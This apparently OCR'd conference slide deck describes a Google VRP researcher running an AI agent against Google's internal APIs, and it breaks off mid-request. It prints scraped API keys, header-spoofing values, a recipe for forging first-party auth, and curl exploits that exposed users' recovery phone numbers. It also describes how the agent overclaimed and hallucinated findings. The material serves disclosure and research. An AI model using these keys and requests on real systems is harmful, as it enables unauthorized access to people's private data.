
I Let AI Loose on Google.
It Found RCE. Twice.

Arvin Shivram | @brutecat



$ whoami

Arvin Shivram @brutecat

Security Engineer @ Google

#5	$700k+	100s
all-time on the Google VRP	rewarded in the past year	of vulnerabilities reported

Including bugs that exposed the PII of **over 4 billion users**.

Featured in

WIRED / TechCrunch / Forbes

bugSWAT Mexico

Google flew researchers in and gave us a rare peek at their internal source code.

I'd spent the year building with AI. The thought wouldn't leave: what if I point it at Google's APIs, at scale?



Discovery Documents

Google's machine-readable spec for every API. Their version of Swagger.

Public for some APIs. But they exist for internal APIs too.

1,500+ API specs collected

```
GET /$discovery/rest?version=v3&key=AIzaSy… HTTP/1.1
Host: youtube.googleapis.com
Accept: application/json
```

```
{
  ...
  "liveChatModerators": {
    "methods": {
      "insert": {
        "flatPath": "youtube/v3/liveChat/moderators",
        "httpMethod": "POST",
        "parameters": {
          "part": {
            "required": true,
            "type": "string", ...
          }
        }
      },
      ... 40+ more methods
    }
  }
}
```

But you can't just ask for one

```
GET /$discovery/rest HTTP/1.1
Host: protos.googleapis.com
```


```
{
  "error": {
    "code": 403,
    "message": "Method doesn't allow unregistered
      callers (callers without established
      identity). Please use API Key or other
      form of API consumer identity to call
      this API.",
    "status": "PERMISSION_DENIED"
  }
}
```


It’s serving, but it wants an API key

> So the next question becomes where do I get keys?

Keys are everywhere

Unlike most companies, Google's API keys are intended to be client-side. So they're baked into every app, and one key often allows access to many APIs.

`AIzaSyDWUi9T78xEO-m10evQANR7TMSiB_bjyNc`

60k+

Android APKs scraped & unpacked

2.8k

live Google domains sniffed via a Chrome extension



Used gadget to filter to **google.com** projects to keep in-scope

Exhaustive Approach

Unpacking every Google Android app



Play services 24.18.32	apk
Play services 24.17.15	apk
Google Home 3.28.1.4	apk

61,200 APKs

A Chrome extension on the Debugger API, walking every Google domain we could click

chat.google.com/_/scs/mss-static/_/js/k=boq-dynamite.DynamiteWebUi.en…

```
var BFv = class extends Error {
    constructor() { …
        this.name = "ClientTimeoutError"
    }
};
var sc-camel-a-lv = new Map([[0,
"AIzaSyDWMf_5X-jAKtFP-KFtCYWbyazQ2g0DVyQ" ]])
  , sc-camel-b-lv = new Map([[0, "searchapplications/dynamite"]])
  , sc-camel-c-lv = function(a, b) { …
```

2,800+ live domains sniffed

Which of these keys are Google's?

Some scraped keys might belong to third-party orgs. I needed a way to filter them out.

Step 1: Use the key on an API it doesn't have enabled

```
GET /$discovery/rest?key=AIzaSyDWUi9T78… HTTP/2
Host: protos.googleapis.com
```

```
HTTP/2 403
{
  "error": {
    "code": 403,
    "message": "Protos API has not been used in project
244648151629 before or it is disabled. … "
    "status": "PERMISSION_DENIED",
    "details": [
      ...
```

Step 2: feed it to Cloud Marketplace infoSharing

```
GET /v1test/infoSharing/test/test/1044708746243 HTTP/2
Host: cloudmarketplace.clients6.google.com
Origin: https://console.cloud.google.com
X-Goog-Api-Key: AIzaSyDWUi9T78…
Authorization: <redacted>
```

```
HTTP/2 200 OK
{
    "company": "google.com",
    "email": "gvrptest2@gmail.com",
    "name": "GVRP Test2"
```

Not google.com (or nest / fitbit / wing) → Discard it.

A key is almost not a free pass

Most keys have header restrictions. This required brute-forcing values for each.

Browser

```
Referer:
https://myaccount.google.com/
```

iOS

```
X-Ios-Bundle-Identifier:
com.google.Gmail
```

Android

```
X-Android-Package :
com.google.android.gm

X-Android-Cert :
58E1C4133F7441EC3D2C270270A1480
2DA47BA0E
```

Authenticate like the browser does

A key proves *which app/client*. Many endpoints also need to know ***which user***.


This requires Google's First-Party Auth. It's the cookie + signed hash the web UI uses.

Thankfully, leaked sourcemaps revealed how to mint it. Now I can drive any internal API like a logged-in tab.

```
POST /v1/items:get?key=AIza… HTTP/2
Host: drivefrontend-pa.clients6.google.com
Cookie: <session>
Authorization: SAPISIDHASH <token>
Origin: https://drive.google.com
```

```
token = timestamp_sha1(email:gaia ts cookie origin)_eua
```


Google's API Explorer



developers.google.com

- Only for public APIs
- Test APIs live

My own API Explorer



Enter AI

Give the agent exactly what a human pentester has.

A tool to send any API request, and a tool to report a bug

`probe_api(...)` → send a crafted request

`report_vulnerability(...)` → flag a finding

…and at first, it barely worked. Three problems nearly killed it.

PROBLEM 1

Thousands of APIs, one agent

It quit early, missed endpoints, and blew its context window. The fixes:

Break it into groups

Classify every endpoint into small logical groups. One pentest per group, never the whole API.

Abstract the infra

Hide keys, origins, FPA hashing. The AI only ever crafts a payload + endpoint . Less to hallucinate.

Translate the errors

"Method not found" doesn't mean that. Parse it →

```
MISSING_REQUIRED_ VISIBILITY_LABEL
```

FIX 1

Take away its ability to stop

The agent would declare victory or stop after four or five probes.

So the only exit from the loop is `confirm_testing_complete()` and that tool checks the coverage itself.

Untested endpoint? **Refused**, keep going.

Don't rely on the model to be diligent.

the loop

```
> confirm_testing_complete()
  REJECTED — 41 endpoints have 0 probes
> probe_api(…) × 41
> confirm_testing_complete()
  OK
```

FIX 2

One pentest per *group*, not per API

- Split the API into small logical groups, each with a stated rationale for what to attack.
- Full schemas for in-scope endpoints only.
- Findings carry forward: IDs discovered in group 1 are provided to group 9.

classification output

```
{
    "group_name": "APK Metadata & Permissions",
    "group_rationale": "look for IDOR in cert lookups",
    "methods": [
        "androidpartner.apks.get",
        "androidpartner.apks.submissions.create",
        ...
```

FIX 3

Every field is a chance to hallucinate

```
{
  "body": {
    "dataFetcherConfig": {
      "id": "602e1c07-d60c-4a6f-9375-1caf1b976697",
      "metadata": { "title": "Updated title" }
    }
  },
  "host": "cloudcrmcards-pa.googleapis.com",
  "http_method": "POST",
  "include_creds": "113728935872649341310",
  "method_id":
"cloudcrmcards_pa.updateDataFetcherConfiguration",
  "path": "/v1/updateDataFetcherConfiguration",
  "version": "v1"
}
```

→

```
{
  "body": {
    "dataFetcherConfig": {
      "id": "602e1c07-d60c-4a6f-9375-1caf1b976697",
      "metadata": { "title": "Updated title" }
    }
  },
  "include_creds": "gvrptest@gmail.com",
  "endpoint": "updateDataFetcherConfiguration",
}
```

FIX 4

Google's errors lie. The agent believes them.

```
{
  "error": {
    "code": 404,
    "message": "Method not found.",
    "status": "NOT_FOUND"
  }
}
```

→ "This request is missing the required visibility label"

Encode the domain knowledge in the *tool output*, not the prompt.

PROBLEM 2

The AI is a hype machine

🎯 Found it!

🚨 CRITICAL VULNERABILITY found

💡 This is the smoking gun!

MEANWHILE, THE ACTUAL "VULN"

"Admin can do admin things."

Crosses no trust boundary.
~90% of output was junk dressed up as gold.

The solution?

`--confirm-exploitable`

LEAD REJECTED: exploitability bar not met

Leads must be **PROVEN exploitable** to be worth a triager's time. The bar: it must cross a real **trust boundary**.
"Admin can run admin actions" → does NOT count.
If it genuinely meets the bar, re-run with `--confirm-exploitable` appended. Otherwise drop it.

The friction is the point.

PROBLEM 3

Can I trust the finding?


Reproducing every lead by hand takes too much time. LLM can hallucinate evidence.

1 Every probe returns an operation_id , bound to the real request sent.

2 Reports must reference op IDs as evidence.

3 They render inline as the actual request. Hit Play to replay & confirm in one click.

Without one-click confirm, AI output is unusable noise.



Broken access control, everywhere.

$700k+
a fraction shown

Google Voice ATO
One curl dumps any account's recovery phone number.

$20,000

Widevine ATO
Dump DRM signing keys of major studios.

$16,004

YouTube unlisted videos
Live feed of every partner's unlisted videos.

$12,000

Vertex AI Translation Hub
Cross-tenant write → exfil private GCS objects.

$36,500

AdExchange ATO
Staging pointed at prod. Add yourself as admin.

$30,000

Eldar: internal privacy tool
Query Google's internal privacy reviews / log requests (NTK info)

$26,674

+ Nest deanonymization - PLX/YouTube data - Vertex prompt-injection - Maps billing credits - App Engine logs (CVE) …

Anyone's recovery phone number

gfibervoice-pa.googleapis.com

Admin endpoints for Google Voice and Fiber, with no access control at all

the entire exploit

```
curl '…/v1/BssGetVoiceSettings?gaiaId=786575234861'
  -H 'X-Goog-Api-Key: AIzaSy…'
```


```
{
  "voiceAccountInfo": {
    "voiceSettings": {
      ...
      "did": "+<REDACTED PHONE>",
      "notificationAddress": "<REDACTED>@gmail.com",
      "voicemailPin": "<REDACTED>",
      ...
      "forwardingPhone": [
        {
          "id": 33,
          "phoneNumber": "+<REDACTED PHONE>",
          "verified": false
        },
    ...
```



- Read victim's Google Voice & account recovery numbers from an easily incremental Gaia ID
- **AssignNumber** allowed for updating phone numbers. The phone number showed up in myaccount.google.com/phone
- No authentication required, just an API key

$20,000 P0/S0 · patched in hours

It found RCE. Twice.

Everything so far was reading data you shouldn't. This is running code in Google's production environment (Borg).

CVE-2026-2031



CVSS 1 Total

Learn more

Score	Severity	Version	Vector String
10.0	CRITICAL	4.0	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/U:Clear

Product Status

Learn more

Vendor	Product
Google Cloud	Internal Integration Platform APIs

Versions 1 Total

The fuzzer pinged me about a suspicious API

```
cloudcrmipfrontend-pa.googleapis.com → answering 200
```

Most endpoints just errored. But one returned something it shouldn't:

GET /v1/integrationPlatform:getProtoDefinition

At Google, everything is proto.

Every API/service is defined by a typed **protobuf schema**

That's the blueprint of a request: every field, its name, its type.

```
message Request {
  string name           = 1;
  int32  age            = 2;
  string favorite_color = 3;
}
```

Normally these blueprints are secret. A black-box attacker is guessing in the dark. Whoever holds the blueprint can speak to the service.

"req2proto as a service"

Hand `getProtoDefinition` any message name and it returns that message's full blueprint. Any message in all of google3, even unrelated products.

```
GET /v1/integrationPlatform:getProtoDefinition?fullName=...
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
```

→

```
{
  "protoDescriptor": {
    "name": "InnerTubeContext",
    "field": [
      {
        "name": "client",
        "number": 1,
        "label": "LABEL_OPTIONAL",
        "type": "TYPE_MESSAGE",
        "typeName": "YoutubeApiInnertube.ClientInfo",
        "jsonName": "client"
      },
```

youtube.api.pfiinnertube.YoutubeApiInnertube.InnerTubeContext


> **Google's internal API surface just went from black-box → grey-box.**

The error that changed shape

```
GET /v1/integrationPlatform:listQuotaQueue HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: AIzaSyBmtG6W8gM5Y6UxzUizxtaERwjmQZ0CCYE
```

→ `INVALID_ARGUMENT`

`filter [string]` ⇒ Standard filter field, currently only supporting int64, string. For example, to filter queue items under by a specific client_id, **use filter `client_id="123"`.** Also supports operators like AND, OR, NOT For example, "client_id="123" AND "client_id="456" Currently only supports filter by workflow, client_id and trigger_id.




https://google.aip.dev/160

The error that changed shape

```
GET /v1/integrationPlatform:listQuotaQueue?filter=client_id>"123"
